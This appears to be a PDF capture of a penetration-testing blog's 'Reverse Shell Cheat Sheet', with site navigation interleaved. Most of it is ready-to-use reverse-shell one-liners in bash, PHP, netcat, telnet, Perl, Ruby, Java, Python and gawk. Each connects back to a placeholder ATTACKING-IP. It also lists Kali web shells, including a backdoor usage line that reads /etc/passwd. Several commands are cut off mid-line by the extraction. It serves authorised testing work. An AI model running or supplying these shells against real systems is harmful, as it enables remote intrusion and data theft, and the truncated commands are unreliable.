8/30/2017 Reverse Shell Cheat Sheet



Reverse Shell Cheat Sheet ∞

CHEAT-SHEET



During penetration testing if you're lucky enough to find a remote command execution vulnerability, you'll more often than not want to connect back to your attacking machine to leverage an interactive shell

Below are a collection of **reverse shells** that use commonly installed programming languages, or commonly installed binaries (nc, telnet, bash, etc). At the bottom of the

Table of Contents

- Bash Reverse Shells
- PHP Reverse Shell
- Netcat Reverse Shell
- Telnet Reverse Shell
- Perl Reverse Shell
 - Perl Windows Reverse Shell

All Blog Cheat Sheets Techniques Security Hardening WalkThroughs

CHEAT SHEETS

Penetration Testing Tools Cheat Sheet LFI Cheat Sheet Vi Cheat Sheet Systemd Cheat Sheet Reverse Shell Cheat Sheet nbtscan Cheat Sheet Nmap Cheat Sheet Linux Commands Cheat

post are a collection of uploadable reverse shells, present in Kali Linux.

Setup Listening Netcat

Your remote shell will need a listening netcat instance in order to connect back.

- Java Reverse Shell
- Python Reverse Shell
- Gawk Reverse Shell
- Kali Web Shells
 - Kali PHP Web Shells
 - Kali Perl Reverse Shell
 - Kali Cold Fusion Shell
 - Kali ASP Shell



Set your Netcat listening shell on an allowed port

Use a port that is likely allowed via outbound firewall rules on the target network, e.g. 80 / 443

To setup a listening netcat instance, enter the following:

root@kali:~# nc -nvlp 80
nc: listening on 0.0.0.0 80 ...

Sheet

More »

WALKTHROUGHS

InsomniHack CTF Teaser

- Smartcat 2 Writeup

InsomniHack CTF Teaser

- Smartcat 1 Writeup

Fristil eaks 1.3

Walkthrough

SickOS 1.1 -

Walkthrough

The Wall Boot 2Root

Walkthrough

More »

TECHNIQUES

SSH & Meterpreter
Pivoting Techniques
More »

SECURITY HARDENING

Security Harden CentOS

8/30/2017 Reverse Shell Cheat Sheet



NAT requires a port forward

If you're attacking machine is behing a NAT router, you'll need to setup a port forward to the attacking machines IP / Port.

ATTACKING-IP is the machine running your listening netcat session, port 80 is used in all examples below (for reasons mentioned above).

Bash Reverse Shells

exec /bin/bash 0&0 2>&0

0<&196; exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196

exec 5<>/dev/tcp/ATTACKING-IP/80
cat <&5 | while read line; do \$line 2>&5 >&5; done
or:

while read line 0<&5; do \$line 2>&5 >&5; done

7

More »

/DEV/URANDOM

MacBook - Post Install
Config + Apps
More »

OTHER BLOG

HowTo: Kali Linux
Chromium Install for
Web App Pen Testing
Jenkins RCE via
Unauthenticated API
MacBook - Post Install
Config + Apps
enum4linux Cheat Sheet
Linux Local Enumeration
Script
HowTo Install Quassel on
Ubuntu
HowTo Install KeepNote
on OSX Mavericks

bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1

PHP Reverse Shell

php -r '\$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3

(Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)

Netcat Reverse Shell

nc -e /bin/sh ATTACKING-IP 80

/bin/sh | nc ATTACKING-IP 80

rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p

Telnet Reverse Shell

rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p

telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443

Remember to listen on 443 on the attacking machine also.

Perl Reverse Shell

perl -e 'use Socket;\$i="ATTACKING-IP";\$p=80;socket(S,PF_INET,SOCK_STREAM

Perl Windows Reverse Shell

perl -MIO -e '\$c=new IO::Socket::INET(PeerAddr, "ATTACKING-IP:80");STDIN-

perl -e 'use Socket;\$i="ATTACKING-IP";\$p=80;socket(S,PF_INET,SOCK_STREAM

→

Ruby Reverse Shell

Reverse Shell Cheat Sheet

```
ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("
```

Java Reverse Shell

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/ATTACKING-IP/80;cat <&5
p.waitFor()</pre>
```

Python Reverse Shell

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,so
```

Gawk Reverse Shell

```
#!/usr/bin/gawk -f
BEGIN {
                        8080
        Port
                        "bkd> "
        Prompt =
        Service = "/inet/tcp/" Port "/0/0"
        while (1) {
                do {
                        printf Prompt |& Service
                        Service |& getline cmd
                        if (cmd) {
                                while ((cmd |& getline) > 0)
                                        print $0 |& Service
                                close(cmd)
                } while (cmd != "exit")
                close(Service)
```

Kali Web Shells

The following shells exist within Kali Linux, under /usr/share/webshells/ these are only useful if you are able to upload, inject or transfer the shell to the machine.

Kali PHP Web Shells

COMMAND	DESCRIPTION
/usr/share/webshells/php/ php-reverse-shell.php	Pen Test Monkey - PHP Reverse Shell
/usr/share/webshells/ php/php-findsock-shell.php /usr/share/webshells/ php/findsock.c	Pen Test Monkey, Findsock Shell. Build gcc -o findsock findsock.c (be mindfull of the target servers architecture), execute with netcat not a browser nc -v target 80
/usr/share/webshells/ php/simple-backdoor.php	PHP backdoor, usefull for CMD execution if upload / code injection is possible, usage: http://target.com/simple- backdoor.php?cmd=cat+/etc/passwd
/usr/share/webshells/ php/php-backdoor.php	Larger PHP shell, with a text input box for command execution.

*

Tip: Executing Reverse Shells

8/30/2017 Reverse Shell Cheat Sheet

The last two shells above are not reverse shells, however they can be useful for executing a reverse shell.

Kali Perl Reverse Shell

COMMAND	DESCRIPTION
/usr/share/webshells/perl/ perl-reverse-shell.pl	Pen Test Monkey - Perl Reverse Shell
/usr/share/webshells/ perl/perlcmd.cgi	Pen Test Monkey, Perl Shell. Usage: http://target.com/perlcmd.cgi?cat /etc/passwd

Kali Cold Fusion Shell

COMMAND	DESCRIPTION
/usr/share/webshells/cfm/cfexec.cfm	Cold Fusion Shell - aka CFM Shell

Kali ASP Shell

COMMAND	DESCRIPTION
/usr/share/webshells/asp/	Kali ASP Shells

8/30/2017 Reverse Shell Cheat Sheet


Kali ASPX Shells

COMMAND	DESCRIPTION
/usr/share/webshells/aspx/	Kali ASPX Shells

Kali JSP Reverse Shell

COMMAND	DESCRIPTION
/usr/share/webshells/jsp/jsp-reverse.jsp	Kali JSP Reverse Shell

Share this on...



Follow Arr0way

